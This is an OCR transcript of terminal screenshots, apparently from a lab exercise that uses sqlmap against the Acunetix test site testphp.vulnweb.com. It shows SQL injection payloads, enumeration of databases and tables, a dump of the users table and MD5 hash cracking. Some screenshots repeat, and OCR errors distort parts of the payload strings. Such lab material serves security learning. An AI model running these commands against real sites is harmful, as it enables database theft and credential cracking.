

1 2 3 4
7:34
root@kali: /home/durga12345
File Actions Edit View Help
┌──(root㉿kali)-[/home/durga12345]
└─# cat '/root/.local/share/sqlmap/output/results-02272024_0648am.csv'
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/artists.php?artist=1,GET,artist,BTU,
┌──(root㉿kali)-[/home/durga12345]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-user --current-db --hos
tname --batch
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program
[*] starting @ 06:56:49 /2024-02-27/
[06:56:49] [INFO] resuming back-end DBMS 'mysql'
[06:56:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 7315=7315



1 2 3 4
7:34
root@kali: /home/durga12345
File Actions Edit View Help
Payload: artist=1 AND 7315=7315
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 8690 FROM (SELECT(SLEEP(5)))HekB)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4246 UNION ALL SELECT NULL,NULL,CONCAT(0×716b6b7071,0×6e55726e41766a614d53
56556957796e766564727574585 25a536177585262726b6f6563616b4f70,0×717a717171)-- -
[06:56:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.0.12
[06:56:50] [INFO] fetching current user
current user: 'acuart@localhost'
[06:56:50] [INFO] fetching current database
current database: 'acuart'
[06:56:51] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[06:56:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/tes
tphp.vulnweb.com'
[*] ending @ 06:56:51 /2024-02-27/
(root㉿kali)-[/home/durga12345]
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs



1 2 3 4
7:35
root@kali: /home/durga12345
File Actions Edit View Help
[*] ending @ 06:56:51 /2024-02-27/
┌──(root㉿kali)-[/home/durga12345]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:01:44 /2024-02-27/
[07:01:44] [INFO] resuming back-end DBMS 'mysql'
[07:01:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 7315=7315
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 8690 FROM (SELECT(SLEEP(5)))Hekb)



root@kali: /home/durga12345
File Actions Edit View Help
Payload: artist=1 AND (SELECT 8690 FROM (SELECT(SLEEP(5)))HekB)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4246 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6b7071,0x6e55726e41766a614d53
56556957796e766564727574585 25a536177585262726b6f6563616b4f70,0x717a717171)-- -
[07:01:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[07:01:44] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[07:01:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/tes
tphp.vulnweb.com'
[*] ending @ 07:01:45 /2024-02-27/
(root@kali)-[/home/durga12345]
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
{1.7.11#stable}
https://sqlmap.org



1 2 3 4
7:36
root@kali: /home/durga12345
File Actions Edit View Help
(root㉿kali)-[/home/durga12345]
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program
[*] starting @ 07:06:29 /2024-02-27/
[07:06:29] [INFO] resuming back-end DBMS 'mysql'
[07:06:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 7315=7315
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 8690 FROM (SELECT(SLEEP(5)))HekB)
Type: UNION query


root@kali: /home/durga12345
File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4246 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6b7071,0x6e55726e41766a614d53
56556957796e766564727574585525a536177585262726b6f6563616b4f70,0x717a717171)-- -
[07:06:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[07:06:30] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
artists
carts
categ
featured
guestbook
pictures
products
users
[07:06:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/tes
tphp.vulnweb.com'
[*] ending @ 07:06:30 /2024-02-27/
(root@kali)-[/home/durga12345]
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump


1 2 3 4
7:37
root@kali: /home/durga12345
File Actions Edit View Help
┌──(root㉿kali)-[/home/durga12345]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:11:39 /2024-02-27/
[07:11:39] [INFO] resuming back-end DBMS 'mysql'
[07:11:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 7315=7315
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 8690 FROM (SELECT(SLEEP(5)))HokB)


root@kali: /home/durga12345
File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4246 UNION ALL SELECT NULL,NULL,CONCAT(0×716b6b7071,0×6e55726e41766a614d53
56556957796e76656472757458525a536177585262726b6f6563616b4f70,0×717a717171)-- -
[07:11:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.0.12
[07:11:39] [INFO] fetching columns for table 'users' in database 'acuart'
[07:11:40] [INFO] fetching entries for table 'users' in database 'acuart'
[07:11:41] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tool
s [y/N] y
[07:11:44] [INFO] writing hashes to a temporary file '/tmp/sqlmapoibc3ttc31725/sqlmaphashes-cdl
x8y1l.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[07:11:47] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[07:12:04] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[07:12:08] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:12:08] [INFO] starting 3 processes
[07:12:15] [INFO] using suffix '1'
[07:12:22] [INFO] using suffix '123'
[07:12:28] [INFO] using suffix '2'


root@kali: /home/durga12345
File Actions Edit View Help
07:12:28] [INFO] using suffix '2'
07:12:35] [INFO] using suffix '12'
07:12:42] [INFO] using suffix '3'
07:12:48] [INFO] using suffix '13'
07:12:55] [INFO] using suffix '7'
07:13:02] [INFO] using suffix '11'
07:13:10] [INFO] using suffix '5'
07:13:17] [INFO] using suffix '22'
07:13:24] [INFO] using suffix '23'
07:13:31] [INFO] using suffix '01'
07:13:37] [INFO] using suffix '4'
07:13:44] [INFO] using suffix '07'
07:13:50] [INFO] using suffix '21'
07:13:57] [INFO] using suffix '14'
07:14:04] [INFO] using suffix '10'
07:14:11] [INFO] using suffix '06'
07:14:19] [INFO] using suffix '08'
07:14:26] [INFO] using suffix '8'
07:14:34] [INFO] using suffix '15'
07:14:41] [INFO] using suffix '69'
07:14:48] [INFO] using suffix '16'
07:14:57] [INFO] using suffix '6'
07:15:05] [INFO] using suffix '18'
07:15:13] [INFO] using suffix '!'
07:15:21] [INFO] using suffix '.'
07:15:28] [INFO] using suffix '*'
07:15:36] [INFO] using suffix '!!'
07:15:44] [INFO] using suffix '?'
07:15:52] [INFO] using suffix ';'
07:16:00] [INFO] using suffix '..'
07:16:08] [INFO] using suffix '!!!'


1 2 3 4
7:39
root@kali: /home/durga12345
File Actions Edit View Help
[07:15:44] [INFO] using suffix '?'
[07:15:52] [INFO] using suffix ';'
[07:16:00] [INFO] using suffix '..'
[07:16:08] [INFO] using suffix '!!!'
[07:16:22] [INFO] using suffix ', '
[07:16:33] [INFO] using suffix '@'
[07:16:42] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
| cc | cart | pass | email | phone | uname | name | address |
| 99999999999 | 0030fee1ad0fa7605b0bc884db2e8489 | test | email@email.com | 2323345 | test | John Smith | 21 street |
[07:16:42] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[07:16:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 07:16:42 /2024-02-27/
(root㉿kali)-[/home/durga12345]